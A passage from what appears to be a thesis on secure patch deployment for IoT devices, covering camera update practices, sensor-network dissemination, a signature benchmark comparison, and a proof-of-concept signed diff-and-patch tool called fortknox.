- CPU: MIPS 34Kc @ 3,4 GHz
- Memory: 512 MB (RAM), 128 MB (flash)
- OS: Custom Linux
- Communication: WiFi, Ethernet
- Protocols: HTTP(S), MQTT, TCP, UDP, IPv6, RTSP

A Public Transport Company

A customer of CC, a public transport company, recently installed cameras in some of their trains. The chosen infrastructure of the systems is of a fully self-contained kind, i.e. there is no uplink to any central site and no direct connection to the Internet for the cameras. This implies that the system is not reachable from outside, thus many vulnerabilities do not pose a threat. However, sometimes an update, and especially security updates, would be preferable and then this is done as a part of the regular maintenance procedure.

Update Process

There is no general update process for the surveillance system as this is not seen as essential, but some things are common for all the systems:

- When an update is done, it is done at the workshop as a part of the maintenance procedure. This is because the trains may not be out of service for too long, due to economic aspects.
- The cameras are updated per train, by the maintenance technicians.

- Once a technician is connected to the train network, it only takes about ten minutes to update the cameras in that train. However, the overall maintenance time is greater and there are many trains to update.
- If it is not essential to update, it is avoided where possible because it requires effort.
- "Never change a running system."

Today the updates are installed manually by the technicians. Instead, a fully automatic update procedure would be of interest. This would not only lower the time to patch a system but also lower the out-of-service time. A fully automated update procedure also introduces problems. The whole system has to be taken into consideration and patches need to be applicable on all devices. There is also a risk that some units will stop functioning after an applied update. However, the on-board video systems are not considered operation critical, i.e. if a camera fails, it can be fixed at the next maintenance. The current update process is described in Figure 5.3




Figure 5.3: Update process for the public transport company.

Security

Security is considered to be important, but that statement is not well supported in real life. For example, neither HTTPS nor 802.1x are used. If basic things like this are not taken into account, then any security update would not make much of a difference anyway.

An Enterprise Retailer

A big customer of CC has hundreds of thousands cameras in use throughout their stores for video surveillance. With that many cameras, not only one responsible department is enough, but several departments within their ecosystem work with surveillance and security.

Update Process

When security vulnerabilities are found, it is extremely important to patch the systems as soon as possible. This is a time consuming process for a big enterprise like this. It is not unusual that this process takes several months. Many aspects need to be considered and tested to make sure everything still works after the update. Firstly, the benefits of the new update are reviewed and then a decision is taken if the update is necessary.

Secondly, the new firmware needs to be tested with 3rd party software to make sure no interruptions are introduced by the patch. Examples of this could be blocking of a communication port, user authentication changes, etc.

When an update is about to be distributed, the cameras are updated in batches. This process mostly runs with scripts, much due to the limitations in today's device management. All cameras in the ecosystem do not run the same firmware version. The size of the system and the current update mechanisms makes it nearly impossible to keep everything up-to-date.

Much of the work today is done manually by the camera infrastructure engineering team. A fully automated process would not be of interest either as it would introduce more problems than it solves. That is because of all the validation and testing the firmware has to go through before it can be safely applied. Instead, a process with a more semi-automatic character would be of interest, i.e. the responsible departments can pull updates and test them and then automatically push the updates to all affected cameras. The update process is shown in Figure 5.4.




Figure 5.4: Update process for the enterprise company.

Security

When it comes to security, the integrity of the customers is the biggest concern. If a security vulnerability is found, a patch is usually desirable. However, the fact that this process is so time consuming often leads to the system not being patched. If the update process can be boosted, many threats can be reduced, at least in time.

5.2.2 Use Cases in IoT

There exists plenty of IoT devices, but research are often focused on WSNs regarding distribution and dissemination protocols. Thus, a use case on a typical WSN is presented here.

WSN

A Wireless Sensor Network is a network of small devices or sensors with wireless communication capabilities. These devices are called "nodes". The Mica2 Mote[1] is an example of a WSN node. The word "mote" comes from the old English word "mot" which means small speck or dust particle.

Mica2 Mote Specifications

- Chipset: Atmel ATmega 128L
- OS: TinyOS
- Memory: 4 kB (RAM), 4kB (EEPROM), 128 kB (flash)
- Communication: UART, radio, IPv6, 6LowPAN
- Protocols: CoAP, UDP
- Sensors: Light, temperature, barometric, pressure, acceleration/seismic, acoustic, magnetic

Update Process

When a security update is about to be distributed to a Wireless Sensor Network, the update is sent to a "master", a gateway. The gateway then starts the distribution by sending it to its connected nodes. For this purpose, dissemination protocols are used such as Deluge or MOAP. The dissemination protocols allow the nodes to distribute an incoming update to its neighbouring nodes. WSNs are lossy networks where the loss rate of packages is increasing with increased range. Without a dissemination protocol, the loss rate would be too high. The nodes themselves would not do any pull-requests – it is the gateway that pushes the updates to the nodes. The process can be seen in Figure 5.5.

Since WSNs often consist of resource constrained devices, it is important to have as low data transmission as possible. For this purpose, delta-compressed updates are essential, just like in the Chrome OS case.

Some WSNs might have an uptime requirement of 100% which makes them undesirable to update because of the downtime it implies. If they still get updated at some point, the risk of faulty devices and downtime must be weighed against the potential gain from the update.

[1] `http://www.capsil.org/capsilwiki/index.php/MICA2`




Figure 5.5: Update process in WSNs.

Security

In [19], the security in WSNs is discussed and that attacks in WSNs are similar to those in wired networks. It is also discussed that WSNs are often more susceptible to security threats because of the unguided medium.

Several security schemes have been developed to mitigate the effect of or avoid attacks on WSNs, for example TinySec which prevents spoofing and replay attacks.

Chapter 6
Deployment

"More often than not, a patch will actually do more damage than good if you roll it out too quickly without testing it first."

– Johannes Ullrich

After the identification and evaluation of a vulnerability, explained in Chapter 3, a patch can be created and/or deployed. This includes planning of the deployment, testing of the patch and lastly, the roll out – seen in Figure 6.1.




Figure 6.1: The three main parts of patch deployment.

6.1 Planning

Once a vulnerability was considered important enough to be patched, thorough planning of the deployment is required. Questions like when and how to deploy the patch are raised here, e.g. for what devices, what software version and when to deploy it. The scheduling of the patch will be based on the overall risk that the vulnerability poses to the device, system or environment. If it is a low-risk patch, a possible scenario could be that the patch will be deployed in the next

scheduled firmware update. If it is urgent, it might be deployed outside of the regular schedules.

This part is not the focus in this thesis and will thus not be further explored.

6.2 Testing

The testing of a patch includes both assembling and testing. If a patch already exists, the assembly could be very simple by just applying it to the device. It might also involve complete rebuilds of the image to make the patch applicable. For some popular open source software, there might already exist a patch for a vulnerability when a company decides to deploy it. For proprietary software, the patch first needs to be built.

When the patch has been assembled, it is tested in test environments similar to the real environment. A test process should start with a verification of the patch's source and integrity and it should contain some form of a digital signature or a checksum [47]. This ensures that the patch is valid and not altered with. The mechanisms in the test process may vary from one company to the other. They are dependent on for example how severe the patch is and the available resources. The duration of the testing period may vary widely depending on the size of the system. For some systems it is done in a matter of days, while for some it is a matter of months.

The testing sometimes interlaces with the roll out because of potential acceptance testing after the deployment of a patch.

6.3 Proposed Solution

Fully automatic updates are well suited in autonomous systems that do not require maintenance or any administration, see Figure 6.2. One such system is smart homes consisting of several sensors and actuators, e.g. Philip's Hue[1], the ESP8266[2] chip and MATRIX[3]. It would be convenient for the devices to be updated automatically as long as the update process does not cause problems, e.g. A door lock system that unlocks the doors when updating.

Semi-automatic updates are more applicable in managed systems where the devices are administrated by, for example, an IT department, see Figure 6.3. The administrators may have strict policies regarding installed software, where the software needs to be certified and/or approved. An update could change current configurations and might break policies. Therefore, it would be necessary for an IT department to review and approve the new software before it is being installed. An example of a system requiring semi-automatic updates is the train company described in Chapter 5.

Both processes include a trusted source distributing the updates, either the software company itself or via a trusted third party (TTP).

[1] `http://www2.meethue.com/sv-se/`

[2] `http://espressif.com/en/products/esp8266/`

[3] `https://www.kickstarter.com/projects/2061039712/matrix-the-internet-of-things-for-everyonetm`




Figure 6.2: Ideal update process – fully automatic.




Figure 6.3: Ideal update process – semi-automatic.

The proposed solutions utilize two redundant partitions in order for updates to be downloaded and stacked on a running system.

This also gives a natural and intuitive roll back functionality. Figure 6.4 visualizes what happens on the two partitions during an update.

The solution is very generic and thus omits parts of the process. For example, the system might need some sort of version management – it needs to keep track of what version every device has in order to know which patch to deploy, if several exist.




Figure 6.4: Ideal update process – graphical illustration of the partitions.

Chapter 7
Roll Out

Once a patch has been fully tested and verified in test environments, it can be rolled out to the device(s), as seen in Figure 6.1. If the vulnerability was considered severe, the roll out should start as soon as possible. If not, it can be deployed in a batch together with other scheduled updates.

Today at CC, the common case is that all updates for the cameras are being sent as part of the regular scheduled updates. There is no mechanism for making a quick patch but the regular updates can be brought forward if there is a severe vulnerability. The updates are being sent to the cameras as they are - a full firmware and uncompressed. A checksum is calculated and sent along with the data to detect any errors in the transmitted data.

To send a full firmware every time a camera is being updated leads to an unnecessarily large amount of data being transmitted over the network. However, in case of a major update, a full firmware update might still be the best way to do it, as described in Section 2.6.4. When it is a matter of a minor update, a patch will generally result in a smaller amount of data being transmitted. For CC's cameras, the transmission cost is not a big problem so the gain from decreasing the number of transmitted bits is marginal. Still, a mechanism for patching and even more so, more added security features, is desirable for CC. Not only because of less transmitted bits, but also to be able to increase the update frequency for the cameras. For smaller IoT devices, usually run on batteries, it is even more important because less transmitted data requires less energy.

7.1 Security

To minimize the attack surface on connected devices, strong security needs to be implemented. To ensure that only verified software/firmware may be uploaded to a device, some form of signature scheme may be utilized. One approach is to use an Hash-based Message Authentication Code, HMAC, signature. This scheme requires the parties involved to share a secret key. A problem using shared keys is that an attacker may tamper with the device, allowing him or her to extract the key. The attacker may then construct valid signatures on malicious data. To avoid such situation, one may use asymmetric signature schemes such as DSA. The server side signs the data using its private key and the clients verify it using the public key. To create malicious signatures, the attacker needs to extract the key

from the server side, a much more difficult task due to firewalls, physical security etc.

Due to constraints in small devices with respect to memory and computation power, not all signature schemes are applicable. A comparison between RSA and ECDSA is shown is Table 7.1. Signing and verification only differ by a factor of 2 in ECDSA, compared to a factor of 10 in RSA. Signing is much slower in RSA compared to ECDSA, but verification is faster. This is due to the choice of the public key in RSA, which tends to be a small value, $2^{16} + 1$, making the computation fast. ECDSA uses a smaller key size than RSA, making it a good fit for memory constrained devices.

To have strong cryptographic security for long term use, one should use a 3072 bit RSA key or, equivalently, a 256 bit ECDSA key, as per the recommendations in [48].

Table 7.1: The table shows benchmark results of different signing algorithms on different systems, using the `openssl speed` utility.

System	Scheme	Strength (bits)	Sign (ms)	Verify (ms)
PC[♮]	RSA 1024	80	0.129	0.009
	RSA 2048	112	0.878	0.027
	RSA 4096	142	6.34	0.101
	ECDSA 160	80	0.052	0.195
	ECDSA 224	112	0.058	0.122
	ECDSA 256	128	0.041	0.011
Camera[♯]	RSA 1024	80	34.6	0.57
	RSA 2048	112	210.6	1.68
	RSA 4096	142	1400	19.2
	ECDSA 160	80	4.9	15.7
	ECDSA 224	112	6.9	22.4
	ECDSA 256	128	7.9	26.0

[♮] Intel Core i7-3770 CPU @ 3.4GHz, 24GB RAM


[♯] MIPS 34Kc CPU @ 400Mhz, 256MB RAM

7.2 *fortknox*


We have implemented a proof of concept program to patch files, such as binaries and configuration files, on CC's cameras in a secure way. Our solution, *fortknox*, consists of two main programs, *mdiff* for the server side and *mpatch* for the client side. Although any data may be sent, such as text files, pictures, cryptographic keys etc., the common case is to send a binary file. Thus, we will henceforth use the term "binary" or just "data" for all file types. The current solution uses a

server/client based approach. The server hosts the binaries for the programs and configuration files on the cameras. The client checks the server for updates at some defined interval, e.g. once an hour. The current solution works both with installing new files or patching existing ones by calculating a difference, a "diff", between the new and the old file.

The transmitted data packet consists of a header with information about the transferred binary. The structure of the data packet looks like this:



The structure of the header is shown below. It consists of 6 fields:



Packet size (psize)
: The size of the whole packet, including both the header and the binary.

Decompressed size (dsize)
: The decompressed/uncompressed size of the binary. This is used when allocating a memory buffer at the client side when storing the original data.

Path
: The path to the binary being patched or replaced.

Flags (F)
An eight-bit field for indicating what kind of binary is being sent. From MSB to LSB, they are:

- bit 7 to 3: For future use.
- bit 2: the data is compressed.
- bit 1: the data contains a full binary.
- bit 0: the data contains a binary patch.

Signature length (L)
The length of the ECDSA signature. The maximum signature length is 141 bytes, but the actual signature length may be much smaller. This is due to the non-deterministic function for calculating the signature.

ECDSA Signature
The ECDSA signature value. If the value is smaller than 141 bytes, it is NULL-padded to its maximum length.

7.2.1 *mdiff*

When a binary is to be distributed, the server runs *mdiff*.

```
> ./mdiff
Usage: ./mdiff <new file> [-p oldfile] [-c] <path> <out file>

MANDATORY ARGUMENTS:
    newfile:    the new version of a file to be updated.
    path:       the destination path of the file.
    outfile:    the name of the output packet to be stored.

OPTIONAL ARGUMENTS:
    -p oldfile: create a diff between the 'newfile' and the 'oldfile'
    -c:         compress the data
```

mdiff assembles the data packet by creating a header for the data and appending the data itself. A checksum is calculated on the whole packet, using the SHA256 algorithm, except the signature length and the signature itself. The signature is then calculated, yielding the authenticity of the sender (CC), due to the non-repudiation property of digital signatures, and making sure the integrity is kept. The signature and the signature length is put in the header together with all other relevant information before it is sent to the client.

7.2.2 *mpatch*

When a new update is to be applied, the client runs *mpatch*.

```
> ./mpatch
Usage: ./mpatch <input packet>
```

```
MANDATORY ARGUMENTS:
    input packet:    the received packet to be read, for updating.
```

mpatch checks for updates, receives a packet and parses the header. If anything has happened with the packet during the transmission, the client will notice it due to an incorrect signature and discard the packet. This includes events such as lost data during transmission, someone who altered the packet intentionally or unintentionally or someone who maliciously signed data, using a private key not authorized by CC, in order to gain access to a device.

The confidentiality of the packet cannot be ensured since we decided not to encrypt the data. This is because we only focus on open source software, where the data is already public. If proprietary code is to be sent, confidentiality may easily be ensured in the future by adding encryption provided in the cryptographic library "mbed TLS".

Once the client has downloaded the update, the signature is verified. If the signature does not match, the packet is discarded and the server is notified. Otherwise, the program continues to check the header. If the data is compressed, the first thing is to decompress it. In case of a full binary, *mpatch* saves the new binary as "filename.upd". This is a security measure to prevent the original file being corrupted in case of a power failure and such. The new file is then renamed, thus overwriting the old. When a patch is being sent, the new file is calculated using the data and the old file. Then, the procedure follows as in the full binary case. The updated binary needs to be reloaded or restarted for the new update to be applied. This process is summarized in Figure 7.1.




Figure 7.1: *fortknox* simplified update process.

An overview of the program structure can be seen in Figure 7.2.




Figure 7.2: UML diagram of *fortknox*.

7.2.3 Future Improvements

- Adding encryption support for confidentiality.
- Support for several updates simultaneously. All data chunks can be hashed together in a block chain. A signed header is added for all data chunks, containing information about the amount of updated files.
- In order for the server to know what software versions the devices are running, some sort of device management is required. It needs functionality that makes sure that a patch destined to one camera does not go to other cameras. LWM2M or some Cloud based solution may be used for this purpose. A master camera (a broker) should give the server relevant information about used versions and also information about if a device has been updated or not. LWM2M is successfully used with both CoAP[1] and MQTT[2], hence it is suitable for small devices.
- Instead of having cameras independently downloading updates, they should cooperate like WSNs by disseminating the update internally. Assuming the cameras have the same set of firmware and configuration, they would announce a "master" which downloads the update from the server in order to disseminate it to the "slaves". This would decrease the network load on the internet and only affect the internal network. However, the total internal network load would not increase by much since the same amount of data would be downloaded otherwise, except for some overhead due to the communication protocol when announcing a master and slave. MQTT may be used to let the slaves subscribe to the master in order to be notified when a new update is available.

7.3 Protocols

Many of the regular protocols used for the Internet are too big and heavy for the IoT segment, which is why lightweight protocols were developed. *fortknox* was implemented for CC's cameras which are powerful enough to utilize the heavier protocols. Therefore, TCP is being used as transport protocol due to its reliability. The TCP protocol is quite complex with flow control, error checking and congestion control. Thus, for smaller applications and devices, UDP might be a faster and better choice [49] but both are widely used in the IoT world.

Some of the protocols targeting resource constrained devices are explained in Section 2.3. CoAP, being the lightweight variant of HTTP, runs over UDP. It is supported in many products and is especially well suited for large Low-power and Lossy Networks (LLNs) [50]. Retries and reordering of data is implemented in the CoAP application stack, thus removing the need for a full TCP implementation. CoAP is a one-to-one, document transfer, protocol where clients make requests to servers and the servers respond.

[1] `https://github.com/eclipse/wakaama`
[2] `https://github.com/sathipal/lwm2m_over_mqtt`

MQTT is an alternative to CoAP and performs better in some areas. The message delay in MQTT is lower in applications where the packet loss is low [51]. When the packet loss increases, the message delay of MQTT increases to a higher value than of CoAP. When message sizes are small, CoAP transfers less extra data than MQTT. MQTT is part of the Yocto project[1] and can easily be integrated into CC's cameras. This would allow for distribution of patches among a group of cameras. All cameras within a group must run the same firmware version. A master camera can run *fortknox* for communication with the server while the slave cameras communicate with MQTT by publishing and subscribing to the master.

MQTT, and also RESTful HTTP, has been proven successful for smaller LLNs, such as in home automation. A comparison of these protocols are shown in Table 7.2.

Table 7.2: Comparison of application layer protocols for resource constrained devices.

Protocol	**CoAP**	**MQTT**	**RESTful HTTP**
Transport	UDP	TCP	TCP
Minimum size	4 bytes[a]	2 bytes[b]	~30 bytes
Large LLN suitability	Excellent	Fair	Fair
Example usages	Contiki, Utility Field Area Networks	Home Automation, Mosquitto[c]	Premise Energy Management, Home Automation

[a] `http://www.iotfestival.com/IAPWiFiIotSlides/CoAP-talk-MIT-IoT%20(Basuke).pdf`
[b] `http://www.slideshare.net/paolopat/mqtt-iot-protocols-comparison`
[c] `http://mosquitto.org`

Both TCP and UDP comes with some drawbacks – TCP in the extensive header and UDP in its unreliability. Because of these drawbacks, alternatives to the TCP and UDP protocols have been proposed, which tries to overcome the drawbacks of them both. The protocols shown in [52] are all developed for WSNs and with four characteristics in mind; Congestion Control, Reliability, Energy Efficiency and Resource Efficiency. However, none of them succeeds to ensure reliability in both directions.

Two other examples of TCP implementations which minimizes the overhead are the lwIP (lightweight IP) and uIP (micro IP) [53], developed by Adam Dunkels, where the latter is now integrated in Contiki OS. uIP requires only 4-5 kilobytes of code space and a few hundred bytes of RAM.

Table 7.3 shows different devices, running different operating systems, in terms of supported protocols. Common denominators are seen to be MQTT, UDP and IPv6.

[1] `http://git.yoctoproject.org/cgit/cgit.cgi/meta-intel-iot-middleware/tree/recipes-connectivity/mosquitto/mosquitto_1.3.4.bb?h=master`

Table 7.3: Comparison of the protocol support on different devices.

		Yanzi Led	Mica2 (wsn)	Android OS	Chrome OS	CC Camera
OS	Contiki	✓				
	TinyOS		✓			
	Linux			✓	✓	✓
Protocols	WiFi	✓		✓	✓	✓
	3G/LTE			✓	✓	
	Radio		✓			
